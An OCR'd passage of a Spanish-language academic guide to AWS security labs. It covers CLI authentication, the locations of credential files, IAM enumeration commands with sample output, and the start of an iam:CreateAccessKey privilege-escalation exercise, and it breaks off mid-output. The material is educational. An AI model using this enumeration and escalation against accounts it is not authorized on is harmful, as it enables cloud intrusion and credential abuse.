
Portal Web

La plataforma de gestión de Amazon Web Services (2024p) proporciona un método seguro para acceder utilizando las credenciales de cuenta de AWS o Identity and Access Management (IAM). Por razones de seguridad, las sesiones de inicio de sesión se cierran automáticamente después de 12 horas. Los usuarios pueden explorar y utilizar cualquier servicio de AWS a través de su navegador web favorito.

Visualizando el portal Web:

Enlace para acceder: https://console.aws.amazon.com/

Figura 13 *Consola de AWS*



Fuente: AWS. AWS Management Console. [imagen]. En: Console. [Consultado: 1 de abril de 2023]. Disponible en: https://console.aws.amazon.com/

AWS CLI

La herramienta CLI de Amazon Web Services (2024q) ofrece una solución completa para la gestión de servicios en la nube. Simplifica el proceso al permitir a los usuarios administrar múltiples servicios de AWS directamente desde la línea de comandos y automatizar tareas mediante scripts. Con AWS CLI, los usuarios pueden unificar el control y la automatización de diversos servicios de AWS, lo que facilita la gestión de recursos en la nube. Para descargar AWS CLI, simplemente hay que visitar el enlace proporcionado y seleccionar el sistema operativo correspondiente para la instalación.

https://docs.aws.amazon.com/cli/latest/userguide/getting-started-install.html

SDK/API

Un SDK, también conocido como Kit de Desarrollo de Software, se define como una herramienta esencial para facilitar el desarrollo de aplicaciones que hacen uso de las API (Interfaces de Programación de Aplicaciones) ofrecidas por los diversos servicios de AWS. Estos

kits simplifican la interacción con la infraestructura en la nube al proporcionar funciones y clases predefinidas que hacen más accesible la integración de los servicios de Amazon Web Services (2024r) en las aplicaciones desarrolladas por los usuarios.

Despliegue de los Ejercicios

Para el despliegue de los ejercicios que se mostrarán más adelante, se hará uso de Terraform. Se cuenta con múltiples escenarios y cada uno se compone de diferentes recursos de AWS que te permitirán obtener un aprendizaje estructurada y practico.

¿Qué es Terraform?

Terraform (2024), es una herramienta que permite aprovisionar infraestructura de manera eficiente al permitir definir la configuración de la infraestructura en la nube utilizando código. Se asemeja a herramientas como CloudFormation de Amazon Web Services (2024s) que se utilizan para automatizar la infraestructura en AWS, pero a diferencia de CloudFormation, Terraform no se limita a una plataforma específica y puede utilizarse con múltiples proveedores de nube.

Es de vital importancia que no se implemente ninguno de los ejercicios en un entorno de producción ni en conjunción con recursos sensibles.

Para instalar Terraform en un sistema basado en Linux, se pueden seguir estos tres comandos:

> wget https://releases.hashicorp.com/terraform/1.2.9/terraform_1.2.9_linux_amd64.zip

> unzip terraform_1.2.9_linux_amd64.zip


> mv terraform /usr/local/bin/

Se deben desplegar los laboratorios utilizando los siguientes comandos de Terraform:

> terraform init

> terraform apply

Figura 14 *Ejecución de los comandos de Despliegue en Terraform*



Fuente: Autoría Propia

Estructura de Comandos en el CLI de AWS

La AWS Command Line Interface de Amazon Web Services (2024t) es una utilidad de código abierto que simplifica la interacción con los servicios de AWS a través de comandos en la línea de comandos de su sistema. Con una configuración sencilla, la AWS CLI permite utilizar comandos que ofrecen las mismas funcionalidades que la Consola de Administración de AWS, pero desde la comodidad de la terminal. Esto significa que los usuarios pueden gestionar y automatizar fácilmente sus recursos de AWS sin necesidad de recurrir a la interfaz gráfica de usuario en un navegador web.

Autenticación con AWS CLI

Para la autenticación, se debe ejecutar el siguiente comando y posteriormente asignar los valores del Access Key, Secret Access Key, la región y el formato de salida:

Figura 15 *Autenticación con AWS CLI*

```
$ aws configure
AWS Access Key ID [None]: AKIAIOSFODNN7EXAMPLE
AWS Secret Access Key [None]: wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY
Default region name [None]: us-west-2
Default output format [None]: ENTER
```

Fuente: Autoría Propia

Creación de Perfiles con Nombre

Se pueden crear perfiles adicionales de dos maneras diferentes en AWS. La primera es a través del comando "aws configure", usando la opción "--profile". La segunda es añadiendo manualmente entradas a los archivos de configuración y credenciales. Un ejemplo de esto sería un archivo de credenciales que contiene dos perfiles. El primero, denominado [default], se emplea automáticamente cuando no se especifica un perfil al ejecutar un comando de la AWS CLI. El segundo perfil se activa al utilizar el parámetro "--profile user1" al ejecutar un comando de la AWS CLI. Esto se puede visualizar en la ejecución de los comandos como se muestra en la siguiente figura:

Figura 16 *Creación de perfiles con nombre*

```
[default]
aws_access_key_id=AKIAIOSFODNN7EXAMPLE
aws_secret_access_key=wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY

[user1]
aws_access_key_id=AKIAI44QH8DHBEXAMPLE
aws_secret_access_key=je7MtGbClwBF/2Zp9Utk/h3yCo8nvbEXAMPLEKEY
```

Fuente: Autoría Propia

La AWS CLI sigue un formato de línea de comandos multipartes que requiere que los elementos se especifiquen en un orden específico. Primero, se llama al programa de AWS como


base. Luego, se incluye el comando de nivel superior, que suele corresponder a un servicio de AWS compatible con la AWS CLI. A continuación, se agrega el subcomando que indica la operación que se desea llevar a cabo. Finalmente, se pueden incluir opciones o parámetros generales de la AWS CLI necesarios para la operación, los cuales pueden ser especificados en cualquier orden después de los tres primeros elementos. Si se especifica un parámetro exclusivo más de una vez, solo se tomará en cuenta el último valor proporcionado

Estructura del comando:

> aws <comando o servicio> <Sub-Comando> [Opciones y parámetros]

En la siguiente figura, se puede apreciar un comando de ejemplo en donde se muestra cómo utilizar el servicio de S3 para listar el contenido de un Bucket, con un parámetro que proporcionara un listado recursivo sobre el Bucket indicado:

Figura 17 *Ejemplo de comando para utilizar el servicio de S3 para listar el contenido*



Fuente: Autoría Propia

El Whoami de AWS

Para validar que la autenticación se realizó con éxito, simplemente se debe ejecutar el siguiente comando:

> aws sts get-caller-identity

Figura 18 *Ejecución del comando aws sts get-caller-identity*

```
PS C:\Users\Gerh> aws sts get-caller-identity
{
    "UserId": "AIDAZPSPDG4X4SSXMXQQB",
    "Account": "651927172911",
    "Arn": "arn:aws:iam::651927172911:user/Spartan-SuperAdmin"
}
```

Fuente: Autoría Propia

Otra manera de validar con que usuario está autenticada la sesión es:

> aws iam get-user

Figura 19 *Ejecución del comando aws iam get-user*

```
PS C:\Users\Gerh> aws iam get-user
{
    "User": {
        "Path": "/",
        "UserName": "Spartan-SuperAdmin",
        "UserId": "AIDAZPSPDG4X4SSXMXQQB",
        "Arn": "arn:aws:iam::651927172911:user/Spartan-SuperAdmin",
        "CreateDate": "2022-03-14T17:01:49+00:00",
        "Tags": [
            {
                "Key": "test",
                "Value": "exploitland"
            }
        ]
    }
}
```

Fuente: Autoría Propia

Almacenamiento de Credenciales en Archivo Plano


Cuando se realiza una autenticación, automáticamente estas credenciales que contienen el Access Key y el Secret Access Key, se almacenan en los siguientes directorios:

- (Windows) - C:\Users\Gerh\.aws\credentials
- (Linux) - /root/.aws/credentials

- (Linux) - /home/User/.aws/credentials

El archivo normalmente tiene la siguiente composición:


Figura 20 *. Estructura del archivo plano*



Fuente: Autoría Propia

Si durante un ejercicio se requiere autenticar con un Token, se especifica así:

Figura 21 *Estructura del archivo plano con Token*



Fuente: Autoría Propia

Datos alojados en el archivo de credentials:

aws_access_key_id = Clave de acceso de AWS – (AWS access key).

aws_secret_access_key = Clave secreta de AWS. – (AWS secret key).

aws_session_token = Token de sesión de AWS. Solo se requiere un token de sesión si está usando credenciales de seguridad temporales.

Fase 3: Ejercicios de Verificación de la Configuración de IAM

Es ideal ejecutar los siguientes comandos para recopilar información sobre la infraestructura relacionada al servicio de IAM.

Enumerando usuarios

Este comando devuelve todos los usuarios de la cuenta de AWS:

> aws iam list-users

Figura 22 *Listar todos usuarios*

```
PS C:\Users\Gerh> aws iam list-users
{
    "Users": [
        {
            "Path": "/",
            "UserName": "gerardo.eliasib",
            "UserId": "AIDAZPSPDG4X2NWG3GBVF",
            "Arn": "arn:aws:iam::651927172911:user/gerardo.eliasib",
            "CreateDate": "2022-05-06T14:40:09+00:00"
        },
        {
            "Path": "/",
            "UserName": "Spartan-EC2",
            "UserId": "AIDAZPSPDG4XWNDCFVG36",
            "Arn": "arn:aws:iam::651927172911:user/Spartan-EC2",
            "CreateDate": "2022-05-06T14:36:05+00:00"
        },
        {
            "Path": "/",
            "UserName": "Spartan-Lambda",
            "UserId": "AIDAZPSPDG4X2XO5U3ZB6",
            "Arn": "arn:aws:iam::651927172911:user/Spartan-Lambda",
            "CreateDate": "2022-05-06T14:35:21+00:00"
        },
        {
            "Path": "/",
            "UserName": "Spartan-SuperAdmin",
            "UserId": "AIDAZPSPDG4X4SSXMXQQB",
            "Arn": "arn:aws:iam::651927172911:user/Spartan-SuperAdmin",
            "CreateDate": "2022-03-14T17:01:49+00:00"
        }
    ]
}
```

Fuente: Autoría Propia

Este comando devuelve todos los grupos de un usuario especificado:

> aws iam list-groups-for-user --user-name Usuario

Figura 23 *Listar los usuarios de un grupo*

```
PS C:\Users\Gerh> aws iam list-groups-for-user --user-name gerardo.eliasib
{
    "Groups": [
        {
            "Path": "/",
            "GroupName": "Spartan-Developers",
            "GroupId": "AGPAZPSPDG4XZ6ZGYTMHO",
            "Arn": "arn:aws:iam::651927172911:group/Spartan-Developers",
            "CreateDate": "2022-05-06T14:39:30+00:00"
        }
    ]
}
```

Fuente: Autoría Propia

Este comando devuelve información sobre las claves públicas SSH asociadas al usuario especificado:

> aws iam list-ssh-public-keys --user-name Usuario

Figura 24 *Listar las claves públicas SSH asociadas al usuario especificado*

```
PS C:\Users\Gerh> aws iam list-ssh-public-keys --user-name Spartan-SuperAdmin
{
    "SSHPublicKeys": [
        {
            "UserName": "Spartan-SuperAdmin",
            "SSHPublicKeyId": "APKAZPSPDG4X4K4WTK5L",
            "Status": "Active",
            "UploadDate": "2022-05-10T16:07:47+00:00"
        }
    ]
}
```

Fuente: Autoría Propia

Este comando devuelve información sobre las claves públicas SSH asociadas al usuario especificado:

> aws iam get-ssh-public-key --user-name Usuario --encoding PEM --ssh-public-key-id ID


Figura 25 *Listar información sobre las claves públicas SSH asociadas al usuario*

Fuente: Autoría Propia

Este comando devuelve información sobre los certificados de firma asociados con el usuario especificado:

> aws iam list-signing-certificates --user-name Usuario

Figura 26 *Listar información sobre los certificados de firma asociados con el usuario*



Fuente: Autoría Propia

Este comando devuelve los dispositivos MFA virtuales definidos en la cuenta de Amazon Web Services:

> aws iam list-virtual-mfa-devices

Figura 27 *Listar los dispositivos MFA virtuales definidos en la cuenta de AWS*

```
PS C:\Users\Gerh> aws iam list-virtual-mfa-devices
{
    "VirtualMFADevices": [
        {
            "SerialNumber": "arn:aws:iam::651927172911:mfa/root-account-mfa-device",
            "User": {
                "UserId": "651927172911",
                "Arn": "arn:aws:iam::651927172911:root",
                "CreateDate": "2021-08-11T05:41:44+00:00",
                "PasswordLastUsed": "2022-05-10T15:52:06+00:00"
            },
            "EnableDate": "2021-12-31T02:46:40+00:00"
        }
    ]
}
```

Fuente: Autoría Propia

Este comando devuelve todas las políticas gestionadas, adjuntas al usuario especificado:

> aws iam list-attached-user-policies --user-name Usuario

Figura 28 *Listar todas las políticas gestionadas*

```
PS C:\Users\Gerh> aws iam list-attached-user-policies --user-name gerardo.eliasib
{
    "AttachedPolicies": []
}
```

Fuente: Autoría Propia

Este comando devuelve todas las políticas en líneas incrustadas en el usuario de IAM especificado:

> aws iam list-user-policies --user-name Usuario

Figura 29 *Listar todas las políticas en líneas incrustadas en el usuario de IAM*


```
PS C:\Users\Gerh> aws iam list-user-policies --user-name gerardo.eliasib
{
    "PolicyNames": []
}

PS C:\Users\Gerh>
```

Fuente: Autoría Propia

Este comando devuelve todos los grupos de IAM:

> aws iam list-groups

Figura 30 *Listar los grupos de IAM*




Fuente: Autoría Propia

Este comando devuelve todas las políticas que se adjuntan al grupo de IAM especificado:

> aws iam list-attached-group-policies --group-name Grupo

Figura 31 *Listar todas las políticas que se adjuntan al grupo de IAM especificado*



Fuente: Autoría Propia

Este comando devuelve los nombres de las políticas en línea incrustadas en el Grupo de IAM especificado:

> aws iam list-group-policies --group-name Grupo

Figura 32 *Listar los nombres de las políticas en línea incrustadas en el Grupo de IAM*

```
PS C:\Users\Gerh> aws iam list-group-policies --group-name spartan-Developers
{
    "PolicyNames": []
}
```

Fuente: Autoría Propia

Este comando devuelve todos los roles de IAM:

> aws iam list-roles

Figura 33 *Listar todos los roles de IAM*

```
PS C:\Users\Gerh> aws iam list-roles
{
    "Roles": [
        {
            "Path": "/aws-service-role/guardduty.amazonaws.com/",
            "RoleName": "AWSServiceRoleForAmazonGuardDuty",
            "RoleId": "AROAZPSPDG4X4HCZ5BTMU",
            "Arn": "arn:aws:iam::651927172911:role/aws-service-role/guardduty.amazonaws.com/AWSServiceRoleForAmazonGuardDuty",
            "CreateDate": "2021-12-31T03:15:27+00:00",
            "AssumeRolePolicyDocument": {
                "Version": "2012-10-17",
                "Statement": [
                    {
                        "Effect": "Allow",
                        "Principal": {
                            "Service": "guardduty.amazonaws.com"
                        },
                        "Action": "sts:AssumeRole"
                    }
                ]
            },
            "Description": "A service-linked role required for Amazon GuardDuty to access your resources. ",
            "MaxSessionDuration": 3600
        },
```

Fuente: Autoría Propia

Este comando devuelve todas las políticas gestionadas que se adjuntan al rol IAM especificado:

> aws iam list-attached-role-policies --role-name Rol

Figura 34 *Listar todas las políticas gestionadas que se adjuntan al rol IAM*

```
PS C:\Users\Gerh> aws iam list-attached-role-policies --role-name privesc5-CreateLoginProfile-role
{
    "AttachedPolicies": [
        {
            "PolicyName": "privesc5-CreateLoginProfile",
            "PolicyArn": "arn:aws:iam::651927172911:policy/privesc5-CreateLoginProfile"
        }
    ]
}
```

Fuente: Autoría Propia

Este comando devuelve los nombres de las políticas en línea incrustadas en el rol IAM especificado:

> aws iam list-role-policies --role-name Rol

Figura 35 *Listar los nombres de las políticas en línea incrustadas en el rol*

```
PS C:\Users\Gerh> aws iam list-role-policies --role-name privesc5-CreateLoginProfile-role
{
    "PolicyNames": []
}
```

Fuente: Autoría Propia

Este comando devuelve información sobre el rol especificado:

> aws iam get-role --role-name Rol


Figura 36 *Listar información sobre el rol especificado*

Fuente: Autoría Propia

Este comando devuelve todas las políticas de IAM:

> aws iam list-policies

Figura 37 *Listar todas las políticas de IAM*



Fuente: Autoría Propia

Este comando devuelve información sobre la política especificada:

> aws iam get-policy --policy-arn arn:aws:iam::123456789:policy/ejemplo

Figura 38 *Listar información sobre la política especificada*

Fuente: Autoría Propia

Este comando devuelve información sobre las versiones de la política especificada:

> aws iam list-policy-versions --policy-arn arn:aws:iam::123456789:policy/ejemplo


Figura 39 *Listar información sobre las versiones de la política especificada*

Fuente: Autoría Propia

Este comando devuelve información sobre la política con la versión especificada:

> aws iam get-policy-version --policy-arn arn:aws:iam::123456789:policy/ejemplo --version-id v1

Figura 40 *Listar información sobre la política con la versión especificada*



Fuente: Autoría Propia

Ejercicios de escalación de Privilegios en Usuarios

La escalación de privilegios se refiere a un proceso mediante el cual un usuario o entidad intenta obtener un nivel de acceso superior al que originalmente se le había otorgado. Esto puede ocurrir de varias maneras:

- **Explotación de vulnerabilidades**: Si existe una vulnerabilidad en la configuración de IAM o en una política de permisos específica, un atacante podría aprovecharla para obtener privilegios adicionales.
- **Uso indebido de credenciales**: Un usuario con privilegios limitados podría intentar obtener acceso a credenciales de otro usuario con privilegios más altos para elevar sus propios privilegios.
- **Ingeniería social**: Un atacante podría intentar engañar a un usuario con privilegios más altos para que le otorgue acceso adicional mediante la ingeniería social, como el phishing o la suplantación de identidad.
- **Uso de técnicas de hacking:** Esto podría incluir la explotación de vulnerabilidades en aplicaciones o servicios que se ejecutan en instancias de AWS para obtener acceso a recursos adicionales.

A continuación, se detallan una serie de escenarios que describen entornos con configuraciones vulnerables, seguidos de una explicación detallada de las actividades que podrían provocar escaladas de privilegios.

Permiso iam: CreateAccessKey

Un usuario que posee el permiso "iam:CreateAccessKey", tiene la capacidad de generar un conjunto de credenciales de acceso, compuesto por una identificación de clave de acceso y una clave de acceso secreta, que estará asociado a otro usuario dentro del entorno AWS.

Explicación Practica

Primero, se debe localizar el usuario privesc4-CreateAccessKey-user

Figura 41 *Usuario: privesc4-CreateAccessKey-user*

Fuente: Autoría Propia

Este usuario tiene la siguiente política:

Figura 42 *Política del usuario privesc4-CreateAccessKey-user*

Fuente: Autoría Propia

Este usuario tiene el siguiente rol:

Figura 43 *Rol del usuario privesc4-CreateAccessKey-user*

Fuente: Autoría Propia

Otra manera de validar lo anterior, es por medio del comando:

> aws iam list-attached-user-policies --user-name privesc4-CreateAccessKey-user

Figura 44 *Política del usuario privesc4-CreateAccessKey-user*

```
PS C:\Users\Gerh> aws iam list-attached-user-policies --user-name privesc4-CreateAccessKey-user
{
    "AttachedPolicies": [
        {
            "PolicyName": "privesc4-CreateAccessKey",
            "PolicyArn": "arn:aws:iam::651927172911:policy/privesc4-CreateAccessKey"
        }
    ]
}
```

Fuente: Autoría Propia

Obteniendo información relevante utilizando el ARN de la política del usuario en mención:

> aws iam get-policy-version --policy-arn arn:aws:iam::651927172911:policy/privesc4-CreateAccessKey --version-id v1

Figura 45 *ARN del usuario privesc4-CreateAccessKey-user*

```
PS C:\Users\Gerh> aws iam get-policy-version --policy-arn arn:aws:iam::651927172911:policy/privesc4-CreateAccessKey --version-id v1
{
    "PolicyVersion": {
        "Document": {
            "Statement": [
                {
